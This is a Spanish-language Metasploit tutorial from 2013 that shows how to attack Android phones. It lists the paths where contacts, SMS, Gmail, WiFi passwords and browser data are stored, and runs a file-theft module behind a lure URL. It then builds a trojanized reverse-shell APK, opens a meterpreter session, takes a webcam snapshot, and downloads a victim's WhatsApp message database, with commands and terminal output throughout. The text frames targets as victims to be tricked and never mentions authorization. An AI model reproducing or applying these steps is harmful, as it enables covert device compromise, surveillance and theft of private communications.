



PENTEST & SUPPORT

Gathering en Android y Backdoor [Con Metasploit]

Por J0K3\$/Icebreaker

Nivel de Paper = **Básico**

Gathering: Robo de Archivo en Android [Metasploit]

Hola!

En esta parte del paper explicaremos como conseguir información del Android, primero de todo cargaremos metasploit, bien sea en su windows/mac/linux, bueno una vez cargado usaremos el siguiente “Auxiliar” :

use auxiliary/gather/android_htmlfileprovider


Ya vieron una vez cargado , pueden hacer un “show options” , si quieren , bueno ahora lo que tenemos que hacer es indicarles el archivo a robar de android, para eso os dejo acá una lista de los path de los directorios , para mi , interesantes.....



► Información Importante

Datos	Ubicacion
Contactos	/data/data/com.android.providers.contacts/
Calendario	/data/data/com.android.providers.calendar/
SMS&MMS	/data/data/com.android.providers.telephony/
DownloadHistory	/data/data/com.android.providers.downloads/
BrowserData	/data/data/com.android.providers.browser/
Gmail	/data/data/com.google.android.providers.gmail/
LocationCache	/data/data/com.google.android.location/
WiFi	/data/misc/wifi/wpa_supplicant/
Use pass browser	/data/data/com.android.browser/databases/webview.db

Bueno en mi caso no cogeré ninguna de esas cogeré, otras pues usare mi maquina virtual para , que no me demore mucho tiempo , pero pueden usar una de esas, por si les interesa algún directorio en especial , Ok?! Empecemos acá les dejo una foto de mi configuración y ahora les explicare punto por punto para que es cada.



```
msf auxiliary(android_htmlfileprovider) > set files system/etc/hosts
files => system/etc/hosts
msf auxiliary(android_htmlfileprovider) > set URIPATH /
URIPATH => /
msf auxiliary(android_htmlfileprovider) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.35:80/
[*] Server started.
msf auxiliary(android_htmlfileprovider) >
```

PENTEST & Support

Bueno, expliquemos esto por partes....

Files = Esté sera el archivo que robaran de android, me explico? El pathen mi caso será hosts.

URIPATH= Le coloqué este “/” es lo que ira detrás de la ip, pueden poner algo así para la ing social, por ejemplo /HackPou ...por ejemplo ese supuesto hack para el juego y saldria así : “Ip”/HackPou

SRVPORT= Al principio saldría 8080 pero para no darle el puerto ese pues la dirección quedaría así al entregársela a la víctima “ip”:8080/HackPou , pues les extrañaría aunque también hay shorten , pero lo podrían ver en la barra de arriba al ejecutarlo...Entonces déjenlo como 80 y no se visualizara [Porque es protocolo HTTP]....

Bueno le daremos la dirección que nos da para los ataques locales la de Local Ip , osease le daré esa ip haber que me muestra el exploit GO! .

```
Menú de aplicaciones Sin título 1 - LibreOffice ... [Programa de manipula... root@icebreaker-Aspire-... 20:51 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
msf auxiliary(android_htmlfileprovider) >
[*] 192.168.1.34 android_htmlfileprovider - Request 'GET /'
[*] 192.168.1.34 android_htmlfileprovider - User-Agent: LG-E400/Mozilla/5.0 Linux; U; Android 2.3.6; es-es; LG-E400 Build/GRK39F AppleWebKit/533.1
1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 MMS/LG-Android-MMS-V1.2
[*] 192.168.1.34 android_htmlfileprovider - Sending initial HTML ...
[*] 192.168.1.34 android_htmlfileprovider - Request 'GET /wslt.html'
[*] 192.168.1.34 android_htmlfileprovider - Referer: http://192.168.1.35/
[*] 192.168.1.34 android_htmlfileprovider - User-Agent: LG-E400/Mozilla/5.0 (Linux; U; Android 2.3.6; es-es; LG-E400 Build/GRK39F) AppleWebKit/533.1
1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 MMS/LG-Android-MMS-V1.2
[*] 192.168.1.34 android_htmlfileprovider - Sending payload HTML ...
[*] 192.168.1.34 android_htmlfileprovider - Request 'GET /wslt.html'
[*] 192.168.1.34 android_htmlfileprovider - Referer: http://192.168.1.35/
[*] 192.168.1.34 android_htmlfileprovider - User-Agent: LG-E400/Mozilla/5.0 (Linux; U; Android 2.3.6; es-es; LG-E400 Build/GRK39F) AppleWebKit/533.1
1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 MMS/LG-Android-MMS-V1.2
[*] 192.168.1.34 android_htmlfileprovider - Sending payload HTML ...
```

PENTEST & Support

Bueno, acá ven eso es la ip local , de el dispositivo atacado , y su versión de android + modelo del dispositivo ¿No está mal ? Eh ...Bueno este ataque es muy bueno , con una combinación que diré al final Pero pasémonos a la otra parte del paper no?¿Tienen miedo?

Backdoor en Android. Tomando el Control del dispositivo. [Metasploit]

Bueno en esté punto dirán ! ¿Enserio? Se puede penetrar mi android, de una forma sencilla...saltándose antivirusPues si, primero actualicen metasploit si llevan tiempo sin hacerlo , pues salieron algunos módulos nuevos bueno , pasemos a la acción primero dentro de la consola de metasploit colocaremos esto

search android

Bueno verán los siguientes módulos.....

```

Menú de aplicaciones Sin título 1 - LibreOffice ... root@icebreaker-Aspire-... 21:01 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
Archivo Editar Ver Buscar Terminal Ayuda
root@icebreaker-Aspire-5755G: /home/icebreaker# msfconsole
=====
[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- ==[ 1141 exploits - 720 auxiliary - 194 post
+ -- ==[ 309 payloads - 30 encoders - 8 nops
=====

msf > search android

Matching Modules
=====
Name                               Disclosure Date Rank Description
-----
auxiliary/gather/android_htmlfileprovider normal Android Content Provider File Disclosure
auxiliary/scanner/stp/stpurlto_exe_enumer normal SIPDroid Extension Grabber
exploit/multi/handler               manual Generic Payload Handler
payload/android/meterpreter/reverse_tcp normal Android Meterpreter, Dalvik Reverse TCP Stager
payload/android/shell/reverse_tcp   normal Command Shell, Dalvik Reverse TCP Stager
=====

msf >

```

PENTEST & Support

O sí! Am sacado un exploit handler, y 2 payloads...mmm.... saquemos un APK infectada ¿No? Claro....bueno como creamos este apk? Pues fácil con msfpayload , yo lo creare de Meterpreter, por si no lo saben meterpreter es el “Troyano” de metasploit ,con funciones interesantes. Para crearlo abrimos una terminal y ponemos lo siguiente.....

```

sudo msfpayload payload/android/meterpreter/reverse_tcp LHOST=”Ip local o Externa” R > “Ruta+Archivo.apk”

```

Ejemplo:

```

sudo msfpayload payload/android/meterpreter/reverse_tcp LHOST=192.168.1.35 R > /home/icebreaker/Escritorio/HackPou.apk

```

Bueno , dirán si han hecho “backdoors” para metasploit , ! J0k3\$ J0k3\$! , por qué pones “R” si siempre creamos el ejecutable con “X” , tenemos que decirle a msfpayload que use la salida RAW. Eso en otros payloads nos sacaría el shellcode sin formato, pero en el caso de Android nos sacara un apk! , jejej bien ¿no? Pueden comprobarlo con el comando “file nombre.apk” y les saldrá la info todo bien escrito....Bueno una vez hecho eso, cargamos el exploit

```

sudo msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=”Su ip puesta en el backdoor” E

```

ejemplo:

```

sudo msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=”Su ip puesta en el backdoor” E

```

```
Menú de aplicaciones Sin título 1 - LibreOffice ... root@icebreaker-Aspire-... 21:13 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
root@icebreaker-Aspire-5755G:/home/icebreaker# sudo msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=192.168.1.35 E
[*] Please wait while we load the module tree...

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

http://metasploit.pro

=[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- ==[ 1141 exploits - 720 auxiliary - 194 post
+ -- ==[ 309 payloads - 30 encoders - 8 nops

PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.35
[*] Started reverse handler on 192.168.1.35:4444
[*] Starting the payload handler...
```

PENTEST & Support

Bueno ahora la victima cuando se instale la Apk, infectada nos saldrá esto....

```
Menú de aplicaciones Sin título 1 - LibreOffice ... root@icebreaker-Aspire-... 21:20 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
root@icebreaker-Aspire-5755G:/home/icebreaker# sudo msfcli exploit/multi/handler PAYLOAD=android/meterpreter/reverse_tcp LHOST=192.168.1.35 E
[*] Please wait while we load the module tree...

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

http://metasploit.pro

=[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- ==[ 1141 exploits - 720 auxiliary - 194 post
+ -- ==[ 309 payloads - 30 encoders - 8 nops

PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 192.168.1.35
[*] Started reverse handler on 192.168.1.35:4444
[*] Starting the payload handler...
[*] Sending stage (39698 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.35:4444 -> 192.168.1.34:40715) at 2013-08-25 21:19:58 +0200

meterpreter >
```

O sí! Tenemos la sesión ese android es nuestro! , ahora podemos , poner Help , para ver los comandos que nos brinda Meterpreter ,para esté dispositivo.

```
Menú de aplicaciones Sin título 1 - LibreOffice ... root@icebreaker-Aspire-... 21:20 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
Archivo Editar Ver Buscar Terminal Ayuda
  rmdir      Remove directory
  search     Search for files
  upload     Upload a file or directory

Stdapi: Networking Commands
=====

  Command    Description
  -----
  ifconfig   Display interfaces
  ipconfig   Display interfaces
  portfwd    Forward a local port to a remote service
  route      View and modify the routing table

Stdapi: System Commands
=====

  Command    Description
  -----
  execute    Execute a command
  getuid     Get the user that the server is running as
  ps         List running processes
  shell      Drop into a system command shell
  sysinfo    Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=====

  Command    Description
  -----
  record_mic Record audio from the default microphone for X seconds
  webcam_list List webcams
  webcam_snap Take a snapshot from the specified webcam

meterpreter >
```

Uo! cuantos comandos! Probemos alguno como ..."Sysinfo".....

```
Menú de aplicaciones Sin título 1 - LibreOffice ... root@icebreaker-Aspire-... 21:21 Icebreaker
root@icebreaker-Aspire-5755G: /home/icebreaker
Archivo Editar Ver Buscar Terminal Ayuda
=====

  Command    Description
  -----
  ifconfig   Display interfaces
  ipconfig   Display interfaces
  portfwd    Forward a local port to a remote service
  route      View and modify the routing table

Stdapi: System Commands
=====


  Command    Description
  -----
  execute    Execute a command
  getuid     Get the user that the server is running as
  ps         List running processes
  shell      Drop into a system command shell
  sysinfo    Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=====


  Command    Description
  -----
  record_mic Record audio from the default microphone for X seconds
  webcam_list List webcams
  webcam_snap Take a snapshot from the specified webcam

meterpreter > sysinfo
Computer      : localhost
OS            : Linux 2.6.38.6-perf (armv7l)
Meterpreter  : java/java
meterpreter >
meterpreter >
```

Mmmm ! Buena información , probemosWebcam_Snap....Esté es para echar una foto con el teléfono infectado.....



No sé ve muy bien xD jajaj pero bueno, es la cámara de mi móvil...XD jajajajaj , y como vieron antes jajaja no es muy bueno ni nuevo...XD jajajja....Bueno probemos shell....Esté es mi comando preferido....



O sí! , que bonitos directorios del android infectadobueno entremos en sdcard haber que encontramos....

```
root@icebreaker-Aspire-5755G: /home/icebreaker
Archivo Editar Ver Buscar Terminal Ayuda
data
chargerimages
bootimages
root
dev
cd sdcard

ls

LOST.DIR
download
data
Notifications
Android
temp
app.apk
DCIM
bluetooth
WhatsApp
calendar
simplemp3
SoundRecorder
fakecall
sl4a
GOLauncherEX
AppGame
GoStore
GoTheme
ZeptoLab
QrDroid
burstlyImageCache
clockworkmod
_ExternalSD
screenshotultimate
Pictures
CapturedImages
ScreenCapture
cd
```

Oh! hemos encontrado el directorio de WhatsApp....Salgamos y movamos con meterpreter hacia este directorio para descargarnos algo....

```
meterpreter > pwd
/data/data/com.metasploit.stage/files
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
/
meterpreter > cd sdcard
meterpreter > cd WhatsApp
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd WhatsApp
meterpreter > dir
[-] Unknown command: dir.
meterpreter > ls

Listing: /mnt/sdcard/WhatsApp
=====
Mode                Size      Type    Last modified          Name
----                -
40667/rw-rw-rwx    0         dir     2013-08-24 04:00:00 +0200 .Shared
40667/rw-rw-rwx    0         dir     2013-08-21 15:15:48 +0200 .trash
40666/rw-rw-rwx    0         dir     2013-08-25 04:00:00 +0200 Backups
40666/rw-rw-rwx    0         dir     2013-08-25 04:00:00 +0200 Databases
40666/rw-rw-rwx    0         dir     2013-08-17 16:41:42 +0200 Media
40666/rw-rw-rwx    0         dir     2013-08-25 00:40:52 +0200 Profile Pictures

meterpreter > download
Usage: download [options] src1 src2 src3 ... destination
Downloads remote files and directories to the local machine.

OPTIONS:
  -h          Help banner.
  -r          Download recursively.
```

Bueno bueno, les explico lo que uso en la imagen para moverme....son estos 2 comandos...

pwd = Es para ver en que directorio empezamos inicialmente....

cd = para avanzar o retroceder [Parar retroceder sería así :” cd .. “]

entramos en alguna carpeta como podria ser Databases, y descargamos el archivo de

la database llamado : “**msgstore.db.crypt**” , bueno ese archivo tiene las conversaciones de whatsapp también podrían descargar imágenes...etc de todo , después de descargarlo usen algo como un whatsapp decripter y desenscripten las conversaciones para leerlas...ya are un paper de como se hacen

Saludos y que les allá servido de algo.

Gracias a Pentest And Support , especialmente gracias a **David Urióstegui.**